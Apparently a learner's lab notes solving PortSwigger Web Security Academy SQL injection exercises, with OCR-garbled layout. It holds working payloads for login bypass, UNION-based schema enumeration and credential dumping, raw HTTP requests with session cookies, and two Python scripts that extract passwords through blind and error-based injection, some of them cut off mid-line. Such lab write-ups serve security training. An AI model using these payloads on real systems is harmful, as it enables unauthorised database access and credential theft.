


Port Labs Solving

SQL Injection

Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data

```
FROM products WHERE category = 'Gifts' AND released = 1
```

modify the gifts with gifts' or 1=1 — “with url encoding



Lab: SQL injection vulnerability allowing login bypass

just put `' or 1=1 --` in the username and anything in password "

Lab: SQL injection attack, querying the database type and version on Oracle

```
payload = '+union+SELECT+banner,NULL++FROM+v$version--
```

"the data base was selecting two paramenter so in second parameter we dont know what to fetch so we used null

Request

Pretty Raw Hex

```

1 GET /filter?category=
  Tech%2bgifts'+union+SELECT+banner,NULL
  ++FROM+v$version--+ HTTP/2
2 Host:
  0a9e004804973c16803b857600230095.web-s
  ecurity-academy.net
3 Cookie: session=
  L5LXgscslp4owNzcAuuSPcEihApmCRVP
4 User-Agent: Mozilla/5.0 (Windows NT
  10.0; Win64; x64; rv:134.0)
  Gecko/20100101 Firefox/134.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5

```

Response

Pretty Raw Hex Render

SQL injection attack, querying the database type and version on Oracle

LAB Not solved

Back to lab home

Make the database retrieve the strings: Oracle Database 11g

Home

Lab: SQL injection attack, querying the database type and version on MySQL and Microsoft

Payload = `'+UNION+SELECT+@@version,+NULL#`

Request

Pretty Raw Hex

```

1 GET /filter?category=Tech+gifts' union
  SELECT @@version,null# HTTP/2
2 Host:
  0a350006045c601884c24afa009700a4.web-se
  ecurity-academy.net
3 Cookie: session=
  d6m6ifdn3PKg3hBnb1WkAxvcWjcNetGZ
4 User-Agent: Mozilla/5.0 (Windows NT
  10.0; Win64; x64; rv:134.0)
  Gecko/20100101 Firefox/134.0
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer:
  https://0a350006045c601884c24afa009700a
  4.web-security-academy.net/

```

Response

Pretty Raw Hex Render

SQL injection attack, querying the database type and version on MySQL and Microsoft

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning >>

Back to lab description

Home

Lab: SQL injection attack, listing the database contents on non-Oracle databases

"first we dont know the table names which contain users details"

payload = `'union+SELECT+table_name,null+FROM+information_schema.tables--`

Request

Pretty Raw Hex

```

1 GET /filter?category=
  Gifts'union+SELECT+table_name,null+FROM
  +information_schema.tables-- HTTP/2
2 Host:
  0a36003603f3b05884d3044000d2001d.web-se
  curity-academy.net
3 Cookie: session=
  mxocsMR0wBuLTnFDLI20mx50zIzX0n0
4 User-Agent: Mozilla/5.0 (Windows NT
  10.0; Win64; x64; rv:134.0)
  Gecko/20100101 Firefox/134.0
5 Accept:
  text/html,application/xhtml+xml,applica
  tion/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer:
  https://0a36003603f3b05884d3044000d2001
  d.web-security-academy.net/

```

Response

Pretty Raw Hex Render

```

sql_packages
pg_event_trigger
pg_amop
schemata
routines
referential_constraints
administrable_role_authorizations
products
pg_foreign_data_wrapper
pg_prepared_statements
pg_largeobject_metadata

```

“once we got the table name then lets find the columns like what columns are ther for username and poasswods”

payload =

```
Gifts'+UNION+SELECT+column_name,+NULL+FROM+information_schema.columns+where+table_name='users_xuyevw'--
```

Request

Pretty Raw Hex

```

1 GET /filter?category=
  Gifts'+UNION+SELECT+column_name,+NULL+F
  ROM+information_schema.columns+where+ta
  ble_name='users_xuyevw'-- HTTP/2
2 Host:
  0a36003603f3b05884d3044000d2001d.web-se
  curity-academy.net
3 Cookie: session=
  mxocsMR0wBuLTnFDLI20mx50zIzX0n0
4 User-Agent: Mozilla/5.0 (Windows NT
  10.0; Win64; x64; rv:134.0)
  Gecko/20100101 Firefox/134.0
5 Accept:
  text/html,application/xhtml+xml,applica
  tion/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer:
  https://0a36003603f3b05884d3044000d2001
  d.web-security-academy.net/

```

Response

Pretty Raw Hex Render

```

collect worldwide, we do the hard work so you
don't have to. The gift is no longer the only
surprise. Your friends and family will be delighted
at our bespoke wrapping, each item 100%
original, something that will be talked about for
many years to come. Due to the intricacy of this
service, you must allow 3 months for your order to
be completed. So. organization is paramount, no
leaving shopping until the last minute if you want
to take advantage of this fabulously wonderful new
way to present your gifts. Get in touch, tell us what
you need to be wrapped, and we can give you an
estimate within 24 hours. Let your funky originality
extend to all areas of your life. We love every
project we work on, so don't delay, give us a call
today.

```

once we got the columns name then select and fetch the all data”

payload = `Gifts'+UNION+SELECT+username_qxaxwy,+password_opmai+from+users_xuyevw--`

Request		Response	
Pretty	Raw	Hex	Render
1	GET /filter?category=Gifts'+UNION+SELECT+username_qxaxwy,+password_opmaiy+from+users_xuyevw-- HTTP/2	80	</td>
2	Host: 0a36003603f3b05884d3044000d2001d.web-security-academy.net	81	</tr>
3	Cookie: session=mxocsMR0wBuLTenFDLI20mx50zIzX0n0	82	<th>
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0	83	administrator</th>
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	84	bvld57761u69orr0v33q</td>
6	Accept-Language: en-US,en;q=0.5	85	</tr>
7	Accept-Encoding: gzip, deflate, br	86	<th>
8	Referer: https://0a36003603f3b05884d3044000d2001	87	Couple's Umbrella</th>
			<td>Do you love public displays of affection? Are you and your partner one of those insufferable couples that insist on making the rest of us feel nauseas? If you answered yes to one or both of these questions, you need the Couple's Umbrella. And possible

Lab: SQL injection attack, listing the database contents on Oracle

2. Determine the number of columns that are being returned by the query and which columns contain text data. Verify that the query is returning two columns, both of which contain text, using a payload like the following in the `category` parameter:

```
'+UNION+SELECT+'abc','def'+FROM+dual--
```

3. Use the following payload to retrieve the list of tables in the database:

```
'+UNION+SELECT+table_name,NULL+FROM+all_tables--
```

4. Find the name of the table containing user credentials.

Request		Response	
Pretty	Raw	Hex	Render
1	GET /filter?category=Tech+gifts'+UNION+SELECT+column_name,null+FROM+all_tab_columns+where+table_name=%3d'USERS_VJHIXY'-- HTTP/2		planning on leaving the house for longer than 30 minutes you will need several of them to cover the time you are away. Don't worry, we have plenty to go around. When buying the Master Bot you will receive a 10% discount on any of the additional Soldier Bots. Your robot army will give you peace of mind every time you close the front door behind you. Wired CCTV has become a thing of the past.</td>
2	Host: 0a4b00ac03823ebb810a4854000d00fa.web-security-academy.net	98	</tr>
3	Cookie: session=gzgR9FVvu5fCBPAHsKZy45W06X2xDpZV	99	</tr>
4	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0	100	<th>USERNAME_CPMFYE
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	101	</th>
6	Accept-Language: en-US,en;q=0.5	102	</tr>
7	Accept-Encoding: gzip, deflate, br	103	</tbody>
8	Referer: https://0a4b00ac03823ebb810a4854000d00fa.web-security-academy.net/	104	</table>
9	Upgrade-Insecure-Requests: 1	105	</div>
10	Sec-Fetch-Dest: document	106	</section>
		107	<div class="footer-wrapper">
			</div>

Request	Response
<pre> 1 GET /filter?category= Tech+gifts'+UNION+SELECT+USERNAME_CPMFYE,PASSWOR D_PCPM0Y+FROM+USERS_VJHIXY-- HTTP/2 2 Host: 0a4b00ac03823ebb810a4854000d00fa.web-security-ac ademy.net 3 Cookie: session=gzgR9FVvu5fCBPAHsKZy45W06X2xDpZV 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0 5 Accept: text/html,application/xhtml+xml,application/xml; q=0.9,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://0a4b00ac03823ebb810a4854000d00fa.web-sec urity-academy.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin </pre>	<pre> for 30 minutes. This does mean if you are planning on leaving the house for longer than 30 minutes you will need several of them to cover the time you are away. Don&apos;t worry, we have plenty to go around. When buying the Master Bot you will receive a 10% discount on any of the additional Soldier Bots. Your robot army will give you peace of mind every time you close the front door behind you. Wired CCTV has become a thing of the past.</td> 92 </tr> 93 <tr> 94 <th>adminis<tr> 95 <th>tr> 96 <td> 97 <td> 98 <td> 99 <td> </pre>


Lab: SQL injection UNION attack, determining the number of columns returned by the query

just you have to find number of columns in the data base ok!!!

Request	Response
<pre> 1 GET /filter?category= Tech+gifts'+union+select+null,null,null-- HTTP/2 2 Host: 0a7e00f2037828cb80eb801f009b00fd.web-security-ac ademy.net 3 Cookie: session=MU03zSYUgPaqdaHMSjgPIeS7kqT1BLBQ 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0 5 Accept: text/html,application/xhtml+xml,application/xml; q=0.9,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://0a7e00f2037828cb80eb801f009b00fd.web-sec urity-academy.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 14 Priority: u=0, i 15 Te: trailers </pre>	


Lab: SQL injection UNION attack, finding a column containing text

just find the who have string value and the put there the given string like search



Lab: SQL injection UNION attack, retrieving data from other tables

this his case you have just use simple mind they have given column name and database




Lab: SQL injection UNION attack, retrieving multiple values in a single column

first check how many columns are there = ' union select null,null—


then chekc which column support string = ' union select null,'null'—

now inter the payload = ' union select null,username || '-' || password from users



Lab: Blind SQL injection with conditional responses

Here we have error based injection if there is error the welcome will not appear now check user is there with name "a" because we have to find administrator



'and (select 'a' from users where username='administrator')='a'

now we have to compare the password like in password first character is a or b or c or thing

brute force you can do it with burp it i dont have pro so it will show so i am using python script

```
Target: https://0adc001e0482fcc69f556936006c00e9.web-security-academy.net

zsh: corrupt history file /home/kali/.zsh_history
Charon@Norahc:~$ vim script.py

Charon@Norahc:~$ ls
49757.py  Charon  CTF  Downloads  hydra.restore  lab.txt  list.txt  python.py

Charon@Norahc:~$ python script.py
[+] Found character 1: j -> Current Password: j
[+] Found character 2: j -> Current Password: jj
[+] Found character 3: k -> Current Password: jjk
[+] Found character 4: i -> Current Password: jjki
[+] Found character 5: z -> Current Password: jjkiz
[+] Found character 6: y -> Current Password: jjkizy
[+] Found character 7: l -> Current Password: jjkizyl
[+] Found character 8: k -> Current Password: jjkizylk
[+] Found character 9: 6 -> Current Password: jjkizylk6
[+] Found character 10: i -> Current Password: jjkizylk6i
[+] Found character 11: 0 -> Current Password: jjkizylk6i0
[+] Found character 12: b -> Current Password: jjkizylk6i0b
[+] Found character 13: k -> Current Password: jjkizylk6i0bk
[+] Found character 14: 2 -> Current Password: jjkizylk6i0bk2
[+] Found character 15: x -> Current Password: jjkizylk6i0bk2x
[+] Found character 16: s -> Current Password: jjkizylk6i0bk2xs
[+] Found character 17: p -> Current Password: jjkizylk6i0bk2xsp
[+] Found character 18: 2 -> Current Password: jjkizylk6i0bk2xsp2
[+] Found character 19: d -> Current Password: jjkizylk6i0bk2xsp2d
[+] Found character 20: i -> Current Password: jjkizylk6i0bk2xsp2di
[+] Extracted Password: jjkizylk6i0bk2xsp2di
```

```
import requests
import string

# Target URL
url = "https://0adc001e0482fcc69f556936006c00e9.web-security-academy.net"

# Headers (modify if needed)
headers = {
    "Host": "0adc001e0482fcc69f556936006c00e9.web-security-academy.net",
    "Cookie": "TrackingId=dky4RxUvwGHaWMza'; session=5l6bIWBL1c7egxLJX",
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0)"
}
```



```

# Check if the response contains the welcome message
def is_successful(response):
    return "Welcome" in response.text # Modify this based on actual r

# Extract password character by character
def extract_password(password_length):
    password = ""
    possible_chars = string.ascii_letters + string.digits + string.pur

    for i in range(1, password_length + 1):
        for char in possible_chars:
            payload = f"' AND (SELECT 'a' FROM users WHERE username='a
            headers["Cookie"] = f"TrackingId=dky4RxUvwGHawMza{payload}
            response = requests.get(url, headers=headers)

            if is_successful(response):
                password += char
                print(f"[+] Found character {i}: {char} -> Current Pas
                break # Move to the next character

    return password



# Run the attack
retrieved_password = extract_password(20) # Since you confirmed lengt
print(f"[+] Extracted Password: {retrieved_password}")

```

replace here your detail like session and all

Lab: Blind SQL injection with conditional errors

HERE we are not getting error with single ' use one more " then only we are getting eerr



```
import requests
import string
```

```
url = "https://0a8a006c04bdbcd8042589d00aa0022.web-security-academy.net"
```

```

headers = {
    "Host": "0a8a006c04bdbcdb8042589d00aa0022.web-security-academy.net
    "Cookie": "TrackingId=xyz'; session=DsbshJx2qa7DiyTCVbkoQRDhp2uAgS
    "User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0)
}

def is_correct_guess(response):
    return response.status_code == 500

def extract_password(password_length):
    password = ""
    possible_chars = string.ascii_letters + string.digits + string.pur

    for i in range(1, password_length + 1):
        for char in possible_chars:
            payload = f"xyz'||(SELECT CASE WHEN SUBSTR(password,{i},1)

            headers["Cookie"] = f"TrackingId={payload}; session=DsbshJ

            response = requests.get(url, headers=headers)

            if is_correct_guess(response):
                password += char
                print(f"[+] Found character {i}: {char} -> Current Pas
                break

    return password

retrieved_password = extract_password(20)
print(f"[+] Extracted Password: {retrieved_password}")

```

```

Charon@Norahc:~$ python script.py
[+] Found character 1: 7 -> Current Password: 7
[+] Found character 2: 3 -> Current Password: 73
[+] Found character 3: 6 -> Current Password: 736
[+] Found character 4: u -> Current Password: 736u
[+] Found character 5: 1 -> Current Password: 736u1
[+] Found character 6: v -> Current Password: 736u1v
[+] Found character 7: f -> Current Password: 736u1vf
[+] Found character 8: 2 -> Current Password: 736u1vf2
[+] Found character 9: c -> Current Password: 736u1vf2c
[+] Found character 10: d -> Current Password: 736u1vf2cd
[+] Found character 11: f -> Current Password: 736u1vf2cdf
[+] Found character 12: v -> Current Password: 736u1vf2cdfv
[+] Found character 13: s -> Current Password: 736u1vf2cdfvs
[+] Found character 14: f -> Current Password: 736u1vf2cdfvsf
[+] Found character 15: i -> Current Password: 736u1vf2cdfvsfi
[+] Found character 16: 4 -> Current Password: 736u1vf2cdfvsfi4
[+] Found character 17: 3 -> Current Password: 736u1vf2cdfvsfi43
[+] Found character 18: l -> Current Password: 736u1vf2cdfvsfi43l
[+] Found character 19: 6 -> Current Password: 736u1vf2cdfvsfi43l6
[+] Found character 20: n -> Current Password: 736u1vf2cdfvsfi43l6n
[+] Extracted Password: 736u1vf2cdfvsfi43l6n

```

Lab: Visible error-based SQL injection

in this lab basically we want to find data from the error like we have to retrieve data and server will throw the error with data let's see

Request	Response
<pre> 1 GET /filter?category=Gifts HTTP/2 2 Host: 0aea002d045ce2809f290a9700760028.web-security- academy.net 3 Cookie: TrackingId=xfBwmKDLZwg7Du6L; session= 879N00bVLnr3Luf6ntigAKwgjSg5tS16 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0 5 Accept: text/html,application/xhtml+xml,application/xml; q=0.9,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Referer: https://0aea002d045ce2809f290a9700760028.web-s ecurity-academy.net/ 9 Upgrade-Insecure-Requests: 1 10 Sec-Fetch-Dest: document 11 Sec-Fetch-Mode: navigate 12 Sec-Fetch-Site: same-origin 13 Sec-Fetch-User: ?1 </pre>	<pre> 1 HTTP/2 200 OK 2 Content-Type: text/html; charset=utf-8 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 8308 5 6 <!DOCTYPE html> 7 <html> 8 <head> 9 <link href= /resources/labheader/css/academyLab Header.css rel=stylesheet> 10 <link href= /resources/css/labsEcommerce.css rel=stylesheet> 11 <title> Visible error-based SQL injection 12 </title> 13 </head> 14 <body> <script src=" /resources/labheader/js/labHeader.i </pre>

let's see the error with single quotes

Request

PrettyRawHex

1 GET /filter?category=Gifts HTTP/2

2 Host: 0aea002d045ce2809f290a9700760028.web-security-academy.net

3 Cookie: TrackingId=xfBWmKDLZWg7Du6L'; session=879N00bVLnr3Luf6ntigAKwgjSg5tSL6

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

6 Accept-Language: en-US,en;q=0.5

7 Accept-Encoding: gzip, deflate, br

